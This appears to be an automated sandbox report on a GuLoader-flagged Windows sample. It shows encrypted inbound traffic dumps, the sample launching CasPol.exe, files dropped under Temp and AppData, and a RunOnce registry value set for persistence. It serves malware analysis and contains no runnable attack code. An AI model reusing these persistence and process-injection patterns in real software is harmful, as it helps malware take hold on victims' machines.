2022-05-26 13:55:58 UTC	172	IN	Data Raw: 51 f2 4a c0 bf 55 eb c5 c7 5f c2 41 d2 90 58 24 db 1f cc 3a f7 b8 11 57 39 26 00 e6 24 27 d5 53 1b 5f 73 0f 7f 38 ad 90 a3 fe bd 71 e7 2e 75 33 15 04 9c a1 d4 b7 c5 ae cb 47 b0 d1 4e b9 6c ee 49 e9 5f a5 9e 22 8d 95 fe 53 ff 25 a3 2a 49 2c fd b2 7f d9 87 94 1e 5c 32 57 93 a4 34 cf a0 3e f7 53 1d c7 e6 88 d5 e2 65 95 6e 5b 17 63 80 d0 7a b9 d7 46 0a 63 7a 12 eb 30 98 4b 8e fb 09 5c bc 17 2f 33 0f 24 c6 93 35 50 0e 38 b2 6c 77 12 65 1f 0c 58 30 8f 36 6d 26 5e 13 47 ff 0e 48 a7 ec 2d d6 dc 3e e9 31 47 d7 31 5f 40 b5 7b e6 df ca 2c c8 60 72 7f 24 82 e7 a6 18 35 63 35 0e 59 ed 85 7d 21 c7 ee 24 84 29 55 5a b2 31 14 33 a9 6c e5 3b 31 ec a4 c7 e7 e7 42 e0 12 fe 0e 6d 8f d6 0a 7a 20 24 d6 5d 4d 79 1a 34 ed b2 2d 63 c8 b3 b1 3a 38 6f 83 a7 88 2d 8c ba 98 3b 85 b1 Data Ascii: QJU_AX$:W9&$'S_s8q.u3GNIl_"S%*I,\2W4>Sen[czFcz0KV3$5P8lweX06m&^GH->1G1_@{,`r$5c5Y}!$)UZ 13l;1Bmz $]My4-c:8o-;
2022-05-26 13:55:58 UTC	176	IN	Data Raw: 02 f7 ad 4d 8b 39 0d 04 57 4b b3 5f 01 b0 d1 b9 39 a0 42 3e e2 20 51 76 9b c8 be 41 a6 8d 45 4c fa 62 fd 5b d1 25 84 5f ac 4f aa 7a e2 ab 7b a9 72 97 37 35 3c 88 ed 5d 97 4b 28 cf 62 fa b9 75 18 54 a8 ab 1a e8 2d 1e 12 61 b5 d9 b9 25 b8 c5 c0 a4 7b e7 4e 08 77 a9 df 57 fd 87 2e 16 c4 65 80 e8 b2 4d b6 f3 b4 e8 f1 0a bc 3e 67 6d b5 d4 16 4d f4 17 bc 94 2f 35 a3 a5 46 69 90 23 0b f4 5c 12 12 96 18 94 0a 84 a5 1e 0c 5b de 1d 89 e4 47 68 1e 1c 93 ad fa 66 df fb 17 21 0e 45 d4 8d 76 22 48 c2 85 00 4f 3e 33 4e 8d 29 28 73 46 78 16 b1 1d 8f aa 8b 4a 9e 81 05 d6 b0 0c 12 03 02 17 a0 44 62 26 b4 3a eb 13 3b b1 eb 68 85 19 68 27 a6 36 d0 aa 1f 6d 5e 00 54 b9 f0 9e 2a 2f 93 e1 77 ce 14 8f cb 99 2c bf e9 8c d2 59 3c 19 54 b3 aa ac 80 40 46 8f a0 28 95 99 a1 8e 7e 90 Data Ascii: M9WK_9B> QvAELb[%_Oz{r75<]K(buT-a%{NwW.eM>gmM/5Fi#\[Ghf!Ev"HO>3N)(sFxJDb&:;hh'6m^T*/w,Y< T@F(~
2022-05-26 13:55:58 UTC	180	IN	Data Raw: 71 23 a7 b4 51 ac 2d db 80 26 b5 8f b1 b6 ab e5 bf c0 f8 eb e3 2a 93 70 f9 ea ba 72 f8 53 f3 64 ee 9f fc 20 23 8c 48 b6 08 c6 41 58 23 1d c9 24 35 39 9e b1 dc 66 5a 04 7b 77 19 fb 3b 65 ca 3f 6c 4c 68 67 2c f4 c5 32 4d e6 5b 15 97 f3 c0 c0 c9 cb 8f d9 4f cb 27 fc 8a cd 6e 44 90 e0 97 91 2b 6d 98 5b 12 20 5c ac fb 5f b1 dc 1d f6 2e 03 36 b4 60 fe e3 1e 7b ea dc 35 9d 8f 1a c9 b7 0b 62 43 15 3b 11 53 c3 dd 34 82 9b 5d 35 fc d9 93 fc 68 d6 74 b7 49 db 0c 6b 4c 16 46 ca 88 65 5c a0 6e 2b 13 a5 19 ad 85 74 e1 f0 c0 a3 e1 e6 d3 ec ec 2a f3 a7 9d a6 05 04 c6 d3 46 70 60 bd c8 d6 39 c2 28 13 d1 a6 fa 23 11 f3 ae 0e 06 6d 3c d5 84 b6 c0 4f 80 e8 70 e8 d3 7b b6 2d 41 45 ac cd ba ee 8d d9 3d 92 66 d0 8c 44 96 3e a9 73 db 6b 9d 64 f0 78 36 60 91 01 19 19 a0 1f 55 eb Data Ascii: q#Q-&*prSd #HAX#$59fZ{w;e?lLhg,2M[O'nD+m[_.6`{5bC;S4]5htIkLFe\n+t*Fp`9(#m<Op{-AE=fD>skdx6`U
2022-05-26 13:55:58 UTC	184	IN	Data Raw: 1d 5f d3 bd 8d 3e af fe 22 cf a4 81 af b3 86 90 c3 97 1f 02 a0 6a 1a ec 0a 32 8c 1d 57 d6 62 de 82 66 99 f1 b2 1a 5f 31 8b 4b 11 24 c4 f7 d2 34 b1 31 75 c5 bd 63 de 5e 82 59 98 89 29 4f a3 76 83 30 75 6b 19 ca c3 91 9d 7f 9a dd 1c 0e 39 62 c8 75 44 74 eb ee 28 fa 63 36 f8 2b 71 ee a1 c7 af 3b ff 13 bb 5d 27 a0 2f d1 ac e6 40 e9 1f 09 b0 dc 67 9a 27 32 71 e9 01 f3 10 d6 63 37 12 19 36 31 b0 e4 0f cc 06 7c b0 05 31 1f d9 c7 b8 d4 f3 bb 32 cb 6f a9 49 61 0b ac e7 c4 b1 4c 32 47 3f cd 72 de d1 75 1f fa 6c 28 2c a8 ca 66 3b a6 43 a2 5e 7f 00 bd c1 a1 cc ae 54 8e bf c0 93 78 d6 01 68 61 ba df 64 52 ac 14 69 45 83 11 c6 11 e4 90 02 9b ac f3 43 96 6d 00 20 00 5c 48 3d 6c b4 74 d6 53 d6 b2 03 9a cf 9c 35 29 7a b4 da 6d be 5e 68 ca 76 b5 ee f4 67 be 89 3e 6f 40 81 Data Ascii: _>"j2Wbf_1K$41uc^Y)Ov0uk9buDt(c6+q;]'/@g'2qc761|12oIaL2G?rul(,f;C^TxhadRiECm \H=ltS5)zm^hvg>o@
2022-05-26 13:55:58 UTC	188	IN	Data Raw: 18 9f 37 5b 8a eb 17 b6 d4 08 db e4 ee bd f9 b7 bb 0a 85 c9 47 4e ec 0b b2 1b d8 1b e7 75 88 62 10 3f a9 1b fa e5 78 43 bd d7 20 4f 18 eb ed cc 16 84 fc da 89 28 90 de 65 32 65 4f b6 06 4d 98 9a e5 16 26 9d 2f c3 d8 54 1f c4 92 8d b9 1c 28 c8 07 df 6a 55 a7 26 e3 d9 94 04 8a 12 8d 98 b9 43 9c 70 27 37 9a db 85 90 07 b7 64 38 10 65 f6 5b 30 a5 85 fa d9 03 32 96 c2 ef f6 90 26 a6 f9 2b bb f8 ac b7 be 5f c9 91 d0 b4 d5 79 a6 ad 6a c7 80 b8 00 bd b1 e5 31 13 7e c1 ba ef 4c 7a 6d a0 08 95 c2 c6 ee 64 80 d3 93 22 f2 48 b8 20 ff 83 f4 89 fa d8 da d2 de 2b 6b c8 96 48 db 8a c1 ac e9 39 14 69 fd 66 70 d4 d8 17 43 fd a2 a0 40 eb 13 5b e1 aa 5f d5 2c f6 d1 8b 31 9b 7a 6c 6a d9 01 42 5b d1 74 e8 c0 b9 cf ee 1b fe 64 54 c9 0b 42 8e 83 25 2f 0b 51 13 0d 37 9f a8 38 a6 Data Ascii: 7[GNub?xC O(e2eOM&/T(jU&Cp'7d8e[02&+_yj1~Lzmd"H +kH9ifpC@[_,1zljB[tdTB%/Q78
2022-05-26 13:55:58 UTC	192	IN	Data Raw: 90 fa 4b ea a5 ca da 9a 36 b5 49 55 14 fe 05 e1 f8 1f 71 ef 3f bf 35 b0 44 14 b7 31 27 6d 64 43 96 ce 05 4d 0c b1 d6 f8 7f a1 c0 bc 15 69 78 20 3f 5a d0 a9 5a 84 36 90 15 7c 43 ec 92 4f 05 e4 a3 96 e6 47 ff 43 22 c6 b3 8a e0 21 a6 a8 fc 79 55 f8 a6 69 23 b8 b2 33 ba c4 80 34 d2 f3 58 cf e8 18 96 6d d2 63 50 56 d0 1c 7c b9 db 03 89 a6 6f 55 ae 99 b8 d2 b7 42 9c 70 92 e9 a7 43 e1 1a 8a 08 e1 d5 2b cd 34 9e 9a 19 e3 a0 b0 c5 48 ac fa bb 19 70 c4 79 0f 70 c2 ac d6 56 6f 3d d5 c7 7f 21 b7 6a 37 4b d4 fd 5a d8 1b ff 4a 35 7b 1c 69 6b 50 8f 53 ee 83 76 2d 3f 95 84 69 86 0b 98 34 26 73 5c c7 fd 18 04 91 89 a8 91 e7 31 92 37 ea a2 db 2f aa 3a 51 c4 23 ff 60 63 4a b9 af 86 ce 22 79 60 f9 09 28 b5 12 e6 ed b0 a2 ff 82 56 35 55 7b cb f8 c2 9f eb e4 cd 01 3b 27 17 fd Data Ascii: K6IUq?5D1'mdCMix ?ZZ6|COGC"!yUi#34XmcPV|oUBpC+4HpypVo=!j7KZJ5{ikPSv-?i4&s\17/:Q#`cJ"y`(V5U{;'

Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	196	IN	Data Raw: bd 47 bd 71 20 4a 0d 05 ca d4 20 61 4f 79 42 42 fc d2 09 a5 69 8e e8 33 4c ba d9 3e 1e be 6a 66 03 72 05 8a fc 52 04 6b 0f eb 64 15 35 fe 8c cd 1a 9d 54 67 52 80 0d a1 3f de 25 bf 3a 81 56 00 ed b9 68 45 3f 2b 40 24 d4 97 ff 74 bc 18 03 17 27 0f 46 ae de aa d9 8b 00 ff b6 5e 22 60 d4 9e b1 75 5b e2 90 cf f7 61 c4 34 60 f1 b6 fc fa a8 72 88 ec 66 f1 03 96 5c f8 5f f6 fb 45 27 06 ac 73 c7 61 9f 7d 24 05 67 59 60 cb 86 3e d1 f4 21 1b 0b 80 53 a6 c4 c8 0c c4 78 c5 50 7e b6 4e 72 e3 e8 95 ae b6 41 78 b6 80 fc d9 64 95 44 4f ac b2 bd b2 bf 5f ba 4f 48 93 4b 2e 6d 01 80 55 ef 19 cc 2f 07 05 80 bc c2 51 a2 33 25 b4 0b 65 19 99 4f b5 ac bd c2 6c 5f 52 2d f8 1f 46 00 38 56 09 90 bf 5c ed c9 21 41 97 d3 61 b3 c9 c1 5c 7e 8e 29 57 fc aa 03 50 e3 19 db 98 0f 3f 85 d1 Data Ascii: Gq J aOyBBi3L>jfrRkd5TgR?%:VhE?+@$t'F^"`u[a4`rf_E'sa}$gY`>!SxP~NrAxdDO_OHK.mU/Q3%eOl_R-F8V\!Aa\~)WP?
2022-05-26 13:55:58 UTC	200	IN	Data Raw: fa 29 f9 17 e3 1e 92 f8 a4 94 89 af 64 82 d6 b0 26 ba 34 55 99 7c 15 36 0b 77 3a 39 7d 42 2d 70 c3 25 a6 4e 2a 61 87 04 f8 5f 90 04 07 bd cf 9c 23 1a 4d 57 46 be 56 3c 56 ec 46 74 0f 25 53 e8 ea cf 6c 04 2f f2 cf 0d ae af 9e 17 c3 bb 3a b1 65 59 ce f0 e6 f0 82 b9 c7 f5 49 bd 3a d1 c3 4b 8b e2 d2 ff 19 cf b2 3d 37 7f 3e 48 8b ee d7 bc 0c 50 03 92 cb 2a 94 cb f8 d2 9b eb 65 7b 06 6f 1d 47 05 f6 aa 5f df 12 78 5e 96 b6 14 82 2d 45 51 83 f0 82 6e 18 ba 27 57 38 28 0f c5 9d 13 86 82 e3 f5 f8 80 ee de a2 96 a7 e6 3f ae d8 d7 47 a8 9f 9f 76 8c 13 3b ff 37 0a 84 ec 45 1c 58 66 75 75 f8 88 c8 8f 36 10 a6 6b 73 02 95 75 f8 44 b0 18 c5 dc cc 67 0e 54 e7 46 2e b1 20 b1 7f 8e b0 e3 b8 a6 10 3f c3 fd fa 0b 76 49 b2 32 89 5e ec c9 0b 1a 03 a7 68 76 82 73 89 92 7a 2a 36 Data Ascii:)d&4U|6w:9}B-p%N*a_#MWFV<VFt%Sl/:eYI:K=7>HP*e{oG_x^-EQn'W8(?Gv;7EXfuu6ksuDgTF. ?vI2^hvsz*6

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.W32.AIDetect.malware2.20966.exe PID: 4060, Parent PID: 4948

General

Target ID:	1
Start time:	15:55:24
Start date:	26/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe"
Imagebase:	0x400000
File size:	1007944 bytes
MD5 hash:	64D7DE9AC600402C1F3E5B9849CBD12C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.52901204008.0000000002B10000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **5668**, Parent PID: **4060**

General

Target ID:	3
Start time:	15:55:41
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe"
Imagebase:	0xa30000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000003.00000000.52242866721.0000000000E10000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\directory\filename.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	E26A91	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26A91	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26A91	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26A91	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26A91	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26A91	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26A91	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73D9614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73D9614C	unknown
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FC20E61	CreateDirectoryW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	1FC20F5B	CreateFileW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FC20E61	CreateDirectoryW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FC20E61	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73D9614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73D9614C	unknown
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	74	1FC20F5B	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\directory\filename.exe	0	1007944	00 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 6a 00 00 00 fd 02 00 00 08 00	Z@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj	success or wait	2	E1723A	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	0	8	4d 27 15 fd 27 3f fd 48	M"?H	success or wait	1	1FC21113	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	0	232	47 6a fd 68 5c fd 33 fa 41 fd fd fd 35 fd 78 fd fd 26 15 fd fd 69 2b fd 49 63 28 31 fd 50 fd fd 50 fd 63 4c 54 fd fd 42 41 fd 62 fd fd 1b fd fd fd fd fd 34 68 fd 12 fd 74 fd 2b fd 07 5a 5c fd fd 20 fd 69 fd fd a4 fd fd 40 fd 33 fd fd 7b 0c fd 1c 67 72 76 2b 56 fd fd fd 42 19 0e fd 0d fd fd 15 5d fd 50 fd fd 16 57 fd 34 43 7d 75 4c 1e fd fd 0b fd 73 7e fd fd 46 04 fd fd 7d fd fd fd fd fd 00 45 fd fd fd fd fd fd 45 fd 14 fd 36 45 fd fd fd fd fd 7b 5f 05 18 7b fd 79 53 fd fd fd 37 fd fd 22 16 68 4b fd 21 03 78 fd 32 fd fd 69 e3 fd 7a 4a fd bb fd 20 fd fd fd fd 66 fd 67 3f fd 5f 0b fd fd fd 30 fd 3a 65 5b 37 77 7b 31 fd 21 fd 34 fd fd fd fd fd 26 fd	Gjh\3A5x&i+c(1PPcLTAb4ht+Z\ i@3{grv+VB]PW4C}uLs~F}EE6E{{yS7"hK!x2izJ f?_0:e[7w{1!4&	success or wait	10	1FC21113	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe	unknown	1007944	success or wait	1	E26A91	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73DC55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73DC55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73DC55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73DC55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73DC87D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73DC87D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73DC87D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	4096	success or wait	1	73E6BFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	512	success or wait	1	73E6BFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73DC55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73DC55E4	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73DC55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	73DC55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1FC21113	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1FC21113	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1FC21113	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	73E6BFFE	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	73E6BFFE	unknown

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Startup key	unicode	C:\Users\user\AppData\Local\Temp\directory\filename.exe	success or wait	1	E1602E	RegSetValueExA

Analysis Process: conhost.exe PID: **1776**, Parent PID: **5668**

General

Target ID:	5
Start time:	15:55:41
Start date:	26/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff706ba0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly